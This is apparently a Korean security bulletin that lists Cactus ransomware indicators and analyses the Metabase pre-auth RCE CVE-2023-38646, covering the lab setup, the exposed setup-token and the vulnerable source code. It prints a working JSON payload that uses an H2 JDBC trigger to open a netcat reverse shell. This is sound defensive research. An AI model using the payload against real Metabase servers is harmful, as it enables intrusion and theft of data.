0933F23C466188E0A7C6FAB661BDB8487CF7028C5CEC557EFB75FDE9879A6AF8
9EC6D3BC07743D96B723174379620DD56C167C58A1E04DBFB7A392319647441A

File Name

ntuser.dat : Configuration File
[a-z1-9]{4}-[a-z1-9]{4}.exe : Binary of Cactus Ransomware

■ 참고 사이트

URL : https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/analysis-of-cactus-ransomware

URL : https://www.kroll.com/en/insights/publications/cyber/cactus-ransomware-prickly-new-variant-evades-detection

URL : https://thehackernews.com/2023/07/blackcat-operators-distributing.html

URL : https://www.bleepingcomputer.com/news/security/blackcat-ransomware-pushes-cobalt-strike-via-winscp-search-ads/

URL : https://thehackernews.com/2023/07/redenergy-stealer-as-ransomware-threat.html

URL : https://www.bleepingcomputer.com/news/security/ransomware-affiliates-triple-extortion-and-the-dark-web-ecosystem/

URL : https://thehackernews.com/2023/07/beware-of-big-head-ransomware-spreading.html

URL : https://www.securityweek.com/blacklotus-uefi-bootkit-source-code-leaked-on-github/

URL : https://www.bleepingcomputer.com/news/security/meet-noescape-avaddon-ransomware-gangs-likely-successor/

URL : https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/syssphinx-fin8-backdoor

URL : https://www.bleepingcomputer.com/news/security/cybersecurity-firm-sophos-impersonated-by-new-sophosencrypt-ransomware/

URL : https://www.bleepingcomputer.com/news/security/est-e-lauder-beauty-giant-breached-by-two-ransomware-gangs/

URL : https://www.bleepingcomputer.com/news/security/clop-gang-to-earn-over-75-million-from-moveit-extortion-attacks/

URL : https://thecyberexpress.com/nobit-raas-new-generation-ransomware-builder/

Metabase H2 JDBC 연결 정보를 악용한 Pre-Auth RCE 취약점 (CVE-2023-38646)

■ 취약점 개요

2023 년 7 월, 연결된 DB 들의 정보를 분석하고 시각화하여 사용자에게 인사이트를 제공하는 오픈소스 비즈니스 인텔리전스(BI) 도구인 메타베이스(Metabase)에서 원격 코드 실행 취약점이 발견됐다. 이 취약점은 최초 설치 시에만 사용되는 DB 연결 확인 API 의 접근 제어 미흡과 해당 API 를 사용하기 위한 토큰값이 상시 노출되는 이유로 발생한다. 이를 악용하면 공격자는 인증 절차를 거치지 않고, H2[37] JDBC[38]를 이용한 원격 코드 실행으로 쉘을 획득하거나 중요 정보를 탈취할 수 있어 주의가 필요하다. CVSS 점수는 9.8 점으로 평가됐다.

Metabase 의 Favicon.io 파일 해시값을 이용하면 Shodan 과 같은 OSINT 검색 엔진에서 현재 사용되고 있는 Instance[39]를 확인할 수 있다. 8 월 7 일 기준 Shodan 을 이용해 검색한 결과, 전세계에서 약 19,581 개의 Metabase 를 이용하는 서버가 존재하는 것으로 나타났으며, 국내에서는 약 80 개 이상의 기업이 Metabase 를 사용하고 있는 것으로 확인됐다. 취약한 버전의 Metabase 를 사용하고 있다면 최신 버전으로 업데이트 해야 한다. 불가피하게 업데이트가 어려울 경우, 해당 취약점에 접근하지 못하도록 대응하는 것이 필요하다.

*출처: Shodan Report

그림 1. 취약한 서버 검색 결과

[37] H2: Java 로 작성된 경량화 된 데이터베이스 관리 시스템.

[38] JDBC(Java Database Connectivity): Java 에서 데이터베이스에 연결하고 SQL 쿼리를 실행하기 위한 표준 API.

[39] Instance: 독립적으로 실행되는 프로세스나 서비스를 의미함.

■ 영향받는 소프트웨어 버전

아래의 표는 CVE-2023-38646 취약점 패치가 적용된 버전으로, 아래 표 이전 버전의 Metabase 는 취약점에 영향을 받을 수 있다.

S/W 구분	버전
Metabase	Metabase Enterprise 1.46.6.1 Metabase Enterprise 1.45.4.1 Metabase Enterprise 1.44.7.1 Metabase Enterprise 1.43.7.2 Metabase open source 0.46.6.1 Metabase open source 0.45.4.1 Metabase open source 0.44.7.1 Metabase open source 0.43.7.2

■ 공격 시나리오

CVE-2023-38646 취약점을 이용한 공격 시나리오는 다음과 같다.




그림 2. 공격 시나리오

① 공격자는 Shodan 등의 OSINT 검색 엔진을 통해 취약한 Metabase 서버를 탐색
② 공격자는 CVE-2023-38646 취약점을 이용하여 피해자 서버에 접근
③ 공격자는 원격 명령 실행을 통해 Reverse Shell 연결 피해자의 서버를 장악
④ 공격자는 피해자의 데이터베이스에 접근하여 중요 정보를 탈취

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-38646 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 20.04.6 LTS focal Docker version 24.0.5, build ced0996 Metabase:v0.46.6 Alpine Linux v3.18 (192.168.102.65)
공격자	Ubuntu 20.04.6 LTS focal Burp Suite Community Edition v2023.7.1 Ncat: Version 7.80 (92.168.102.54)

■ 취약점 테스트

Step 1. 환경 구성

1) 피해자 PC에 CVE-2023-38646 취약점이 존재하는 Metabase 0.46.6 버전의 서버를 구축한다.

명령어	$ docker run -d -p 3000:3000 --name metabase metabase/metabase:v0.46.6 -d 옵션: detach 모드로 백그라운드로 docker를 실행시키는 옵션 -p 옵션: local 포트와 docker에서 실행할 포트를 지정하는 옵션

```
root@test-virtual-machine:~# docker run -d -p 3000:3000 --name metabase metabase/metabase:v0.46.6
Unable to find image 'metabase/metabase:v0.46.6' locally
v0.46.6: Pulling from metabase/metabase
31e352740f53: Pull complete
8aadc9aaa732: Pull complete
16832ade6690: Pull complete
244ff7477514: Pull complete
b35f03987142: Pull complete
de28ea45b691: Pull complete
Digest: sha256:e35de273692f7d95c54225abbd837a7b594e44ad42a47d8ae750293825215273
Status: Downloaded newer image for metabase/metabase:v0.46.6
7f5f45bd1023e1c30e77945a007fa565f303f0c009dafb61392b99e47004802e
```

그림 3. Docker image를 통한 환경 구축

2) Metabase 설치 및 초기화 완료 후 /api/session/properties 경로에서 초기화에 사용했던 setup-token 값을 탈취할 수 있다.




그림 4. 응답값 내 초기화용 토큰 노출

3) 공격자는 /api/setup/validate 엔드포인트에 접근한 후, H2 JDBC CI[40]을 통해 Metabase 서버에 Reverse Shell 을 연결하여 서버 권한을 획득할 수 있다.




그림 5. JDBC 공격을 통하여 Reverse Shell 연결 시도

[40] CI (Command Injection): 취약한 애플리케이션을 통해 호스트 OS 에서 시스템 명령을 실행하는 것이 목표인 공격.

4) 공격자는 획득된 쉘을 통해 피해자 서버의 파일을 출력할 수 있다.




그림 6. Reverse Shell을 통한 서버의 쉘 획득

■ 취약점 상세 분석

Step 1) 취약점 개요

CVE-2023-38646 취약점은 취약한 버전의 Metabase 설치 후, 별도의 접근 제어가 존재하지 않는 /api/session/properties 에서 setup-token[41]을 획득할 수 있는 상황에서 발생한다. setup-token 을 이용하면 최초 설치 시에만 DB 연결 작업을 수행하는 API 엔드포인트인 /api/setup/validate 를 호출할 수 있으며, 이 경로를 통해 H2 드라이버의 JDBC Command Injection 취약점을 악용하여 호스트 OS 에서 원격 코드 실행 및 Reverse Shell[42] 을 획득할 수 있다.

Step 2) 상세 분석

/setup/validate 엔드포인트는 Metabase 설치 시 관리자 계정이 없는 상태에서 DB 초기 설정을 하기 위해 연결 테스트를 수행하는 역할을 한다. 이 경로는 별도의 권한 검증 로직이 존재하지 않기 때문에 인증되지 않은 사용자가 setup-token 만으로 접근할 수 있다. 추후 관리자 계정으로 새로운 DB 연결 시에는 /database/validate API가 사용되며, 이 때는 check-superuser를 통한 권한 검증이 존재한다.

```
177   #_{:clj-kondo/ignore [:deprecated-var]}
178   (api/defendpoint-schema POST "/validate"
179     "Validate that we can connect to a database given a set of details."
180     [:as {{:keys [engine details]} :details, token :token} :body}]
181     {token  SetupToken                                  setup-token 검증
182      engine DBEngineString}
183     (let [engine       (keyword engine)
184           error-or-nil (api.database/test-database-connection engine details)]
185       (when error-or-nil                                DB test-connection
186         (snowplow/track-event! ::snowplow/database-connection-failed
187                                nil
188                                {:database engine, :source :setup})
189         {:status 400
190          :body   error-or-nil})))
```

```
782   #_{:clj-kondo/ignore [:deprecated-var]}
783   (api/defendpoint-schema POST "/validate"
784     "Validate that we can connect to a database given a set of details
785     ;; TODO - why do we pass the DB in under the key `details`?
786     [:as {{:keys [engine details]} :details} :body}]
787     {engine  DBEngineString
788      details su/Map} 권한 검증
789     (api/check-superuser)                          DB test-connection
790     (let [details-or-error (test-connection-details engine details)]
791       {:valid (not (false? (:valid details-or-error)))}))
```

그림 7. validate 에서의 권한 검증 차이

[41] setup-token: 메타베이스 초기 설정 과정에서 DB 연결 작업 시 사용되는 임시 token 이며, 설정이 완료된 후에는 삭제되어야 함.

[42] Reverse Shell: 역방향 쉘을 의미하며, 피해자가 공격자 쪽으로 쉘을 연결하기 때문에 피해자 쪽에서 방화벽이 적용되어 있더라도 연결을 유지하는 기법 중 하나.

setup-token 은 /api/session/properties 에서 획득할 수 있으며, 획득한 setup-token 과 입력 매개변수를 가지고 DB 유효성 검사가 가능하다. 따라서 setup-token 노출은 심각한 피해를 입힐 수 있는 취약점을 유발할 수 있기 때문에 최초 설치 후 즉시 삭제해야 한다.

```
14  (defsetting setup-token
15    "A token used to signify that an instance has permissions to create the initial User.
16    This is created upon the first launch of Metabase
17    by the first instance; once used, it is cleared out, never to be used again."
18    :visibility :public
19    :setter     :none)
```

그림 8. setup-token 은 Metabase 설치 시 기본적으로 public 으로 설정되어 있음

```
setup-token:                    "04d96839-9289-462b-affe-b3e5cb0a19b3"
application-colors:             {}
enable-audit-app?:              false
anon-tracking-enabled:          false
version-info-last-checked:      "2023-08-10T06:15:00.461916Z"
application-logo-url:           "app/assets/img/logo.svg"
application-favicon-url:        "app/assets/img/favicon.ico"
```

그림 9. /api/session/properties 에서 노출되는 setup-token

/api/setup/validate 에 setup-token 을 삽입한 뒤, 데이터 연결 설정을 위한 문자열인 “db” 내에 악의적인 코드를 포함시켜 RCE 공격을 시도할 수 있다.

```
{
  "token": "04d96839-9289-462b-affe-b3e5cb0a19b3",
  "details": {
    "is_on_demand": false,
    "is_full_sync": false,
    "is_sample": false,
    "cache_ttl": null,
    "refingerprint": false,
    "auto_run_queries": true,
    "schedules": {},
    "details": {
      "db": "mem:test;AUTO_RECONNECT=TRUE\\;CREATE TRIGGER EQSTLAB BEFORE SELECT ON
             INFORMATION_SCHEMA.TABLES AS $$//javascript
             java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')
             $$--=x;",
      "advanced-options": true,
      "ssl": true
    },
    "name": "test",
    "engine": "h2"
  }
}
```

그림 10. RCE 공격을 위해 사용된 페이로드

Metabase 에서 지원하는 H2 는 연결 문자열에 Java 코드나 SQL 을 주입할 수 있다. 공격자는 연결 문자열을 조작하여 TRIGGER[43] 또는 ALIAS[44]를 생성하여 Java 메서드를 호출할 수 있다.

[43] TRIGGER: DML 연산(SELECT, INSERT, UPDATE, DELETE)이 발생할 때 자동으로 실행되는 코드를 설정하기 위해 사용함.

[44] ALIAS: 테이블 또는 컬럼 이름에 임시로 부여하는 다른 이름(별칭)으로 주로 쿼리를 간결하게 만들기 위해 사용함.

아래 표는 공격 구문에서 사용된 목적을 정리하였다.

특징	TRIGGER	ALIAS
사용 목적	DB 이벤트(INSERT, UPDATE 등)에 반응하여 Java 메서드 호출	별칭을 정의하여 SQL 쿼리 내에서 Java 메서드 호출
호출	DB 이벤트 발생 시 자동 호출	명시적으로 호출
예시	CREATE TRIGGER ... BEFORE SELECT ON INFORMATION_SCHEMA.TABLES ...;	CREATE ALIAS MY_FUNC FOR ...;

표 1. 페이로드 내 TRIGGER 와 ALIAS 의 사용목적

페이로드에 대한 설명은 다음과 같다.

파라미터 값	설명
mem:test:	H2 데이터베이스를 메모리 모드로 실행
AUTO_RECONNECT=TRUE	H2 JDBC 연결 문자열 옵션
₩₩;	JSON 내에서 ';' 문자를 Escape 처리
CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_SCHEMA.TABLES	"EQSTLAB" 이라는 이름의 트리거를 생성하고, INFORMATION_SCHEMA.TABLES 에서 SELECT 문을 실행하기 전에 특정 액션(Java Method 호출)을 수행하도록 설정
AS $$//.... $$--=x₩;:	AS 이후 Java 코드를 정의할 수 있으며, $$ 내부에 있는 내용은 Escape 됨.
java.lang.Runtime.getRuntime().exec('nc 192.168.0.18 1234 -e /bin/sh')	Java 의 Runtime 클래스를 사용하여 외부 프로세스를 실행. 여기서는 nc (Netcat) 도구를 사용하여 192.168.0.18 주소의 1234 포트로 Reverse Shell 연결

표 2. 페이로드 분석 내용

H2 는 Java 와 Javascript, Ruby 등을 이용하여 공격을 수행할 수 있다. H2 의 소스코드를 보면 isJavaxScriptSource 메서드가 존재한다. 이 코드는 connection-string 의 source 가 javascript 인지 확인한 뒤, isJavascriptSource()에 대하여 true 를 반환한다.

```
200     public static boolean isJavaxScriptSource(String source) {
201         return isJavascriptSource(source) || isRubySource(source);
202     }
```

그림 11. connection-string source 의 언어 확인

isJavascriptSource 메서드는 해당 source 가 //javascript 로 시작하는지 확인한다.

```
186     private static boolean isJavascriptSource(String source) {
187         return source.startsWith(prefix:"//javascript");
188     }
```

그림 12. prefix 를 통해 source 가 "//javascript" 로 시작하는지 확인

이후 호출하는 getCompiledScript 를 통해 eval()을 이용하여 트리거 코드를 실행한다.

```
100   private Trigger loadFromSource() {
101       SourceCompiler compiler = database.getCompiler();
102       synchronized (compiler) {
103           String fullClassName = Constants.USER_PACKAGE + ".trigger." +
          getName();
104           compiler.setSource(fullClassName, triggerSource);
105           try {
106               if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
107                   return (Trigger) compiler.getCompiledScript
                      (fullClassName).eval();
108               } else {
109                   final Method m = compiler.getMethod(fullClassName);
110                   if (m.getParameterTypes().length > 0) {
111                       throw new IllegalStateException(s:"No parameters
                          are allowed for a trigger");
112                   }
113                   return (Trigger) m.invoke(obj:null);
114               }
```

그림 13. "isJavaxScriptSource" true 반환 시 getCompiledScript 호출

H2 에는 기본값으로 GraalJSScriptEngine 의 allowHostAccess, allowHostClassLookup true 로 설정되어 있어 Javascript 의 Java 호출을 허용한다. 이로 인해 위험한 작업을 수행하는 Java 메서드를 Javascript 로 호출할 수 있게 된다.

```
211  public CompiledScript getCompiledScript(String packageAndClassName)
     throws ScriptException {
212      CompiledScript compiledScript = compiledScripts.get
         (packageAndClassName);
213      if (compiledScript == null) {
214          String source = sources.get(packageAndClassName);
215          final String lang;
216          if (isJavascriptSource(source)) {
217              lang = "javascript";
218          } else if (isRubySource(source)) {
219              lang = "ruby";
220          } else {
221              throw new IllegalStateException("Unknown language for " +
                 source);
222          }
224          final ScriptEngine jsEngine = new ScriptEngineManager().
             getEngineByName(lang);
225          if (jsEngine.getClass().getName().equals(
226              anObject:"com.oracle.truffle.js.scriptengine.
                 GraalJSScriptEngine")) {
227              Bindings bindings = jsEngine.getBindings(ScriptContext.
                 ENGINE_SCOPE);
228              bindings.put(name:"polyglot.js.allowHostAccess",
                 value:true);
229              bindings.put(name:"polyglot.js.allowHostClassLookup",
                 (Predicate<String>) s -> true);
230          }
231          compiledScript = ((Compilable) jsEngine).compile(source);
232          compiledScripts.put(packageAndClassName, compiledScript);
233      }
234      return compiledScript;
235  }
```

Script source가 JS로 작성된 것인지 확인

'jsEngine' 을 사용하여 페이로드 실행

JS 에서 Java 클래스에 접근할 수 있도록 함

그림 14. JavaScript 코드 내에서 Java 메서드 호출 가능

TRIGGER 는 “ABC” 라는 Java 메서드를 호출하며, Runtime.getRuntime().exec(cmd)를 사용하여 OS 명령을 실행한다. 하지만 피해자 서버에 JDK 가 설치되어 있지 않아 H2 가 Javac 를 찾을 수 없어 컴파일을 수행할 수 없다. 따라서, JDK를 사용하지 않고 우회하여 공격하기 위해 Javascript를 사용해야 한다.

그림 15. Java 실행 실패

다음과 같이 Javascript를 이용하여 Java 메서드 호출 시 정상적으로 페이로드가 동작한다.

그림 16. Javascript를 통한 우회 공격 성공

페이로드에서 "₩n$$--=₩₩;"와 같이 형식을 맞춰주지 않으면 다음과 같은 오류가 출력된다. /src/metabase/driver/h2.clj 의 "connection-string->file+option" 함수에서 connection-string 의 데이터를 파싱하는 로직에서 에러가 발생하기 때문이다.

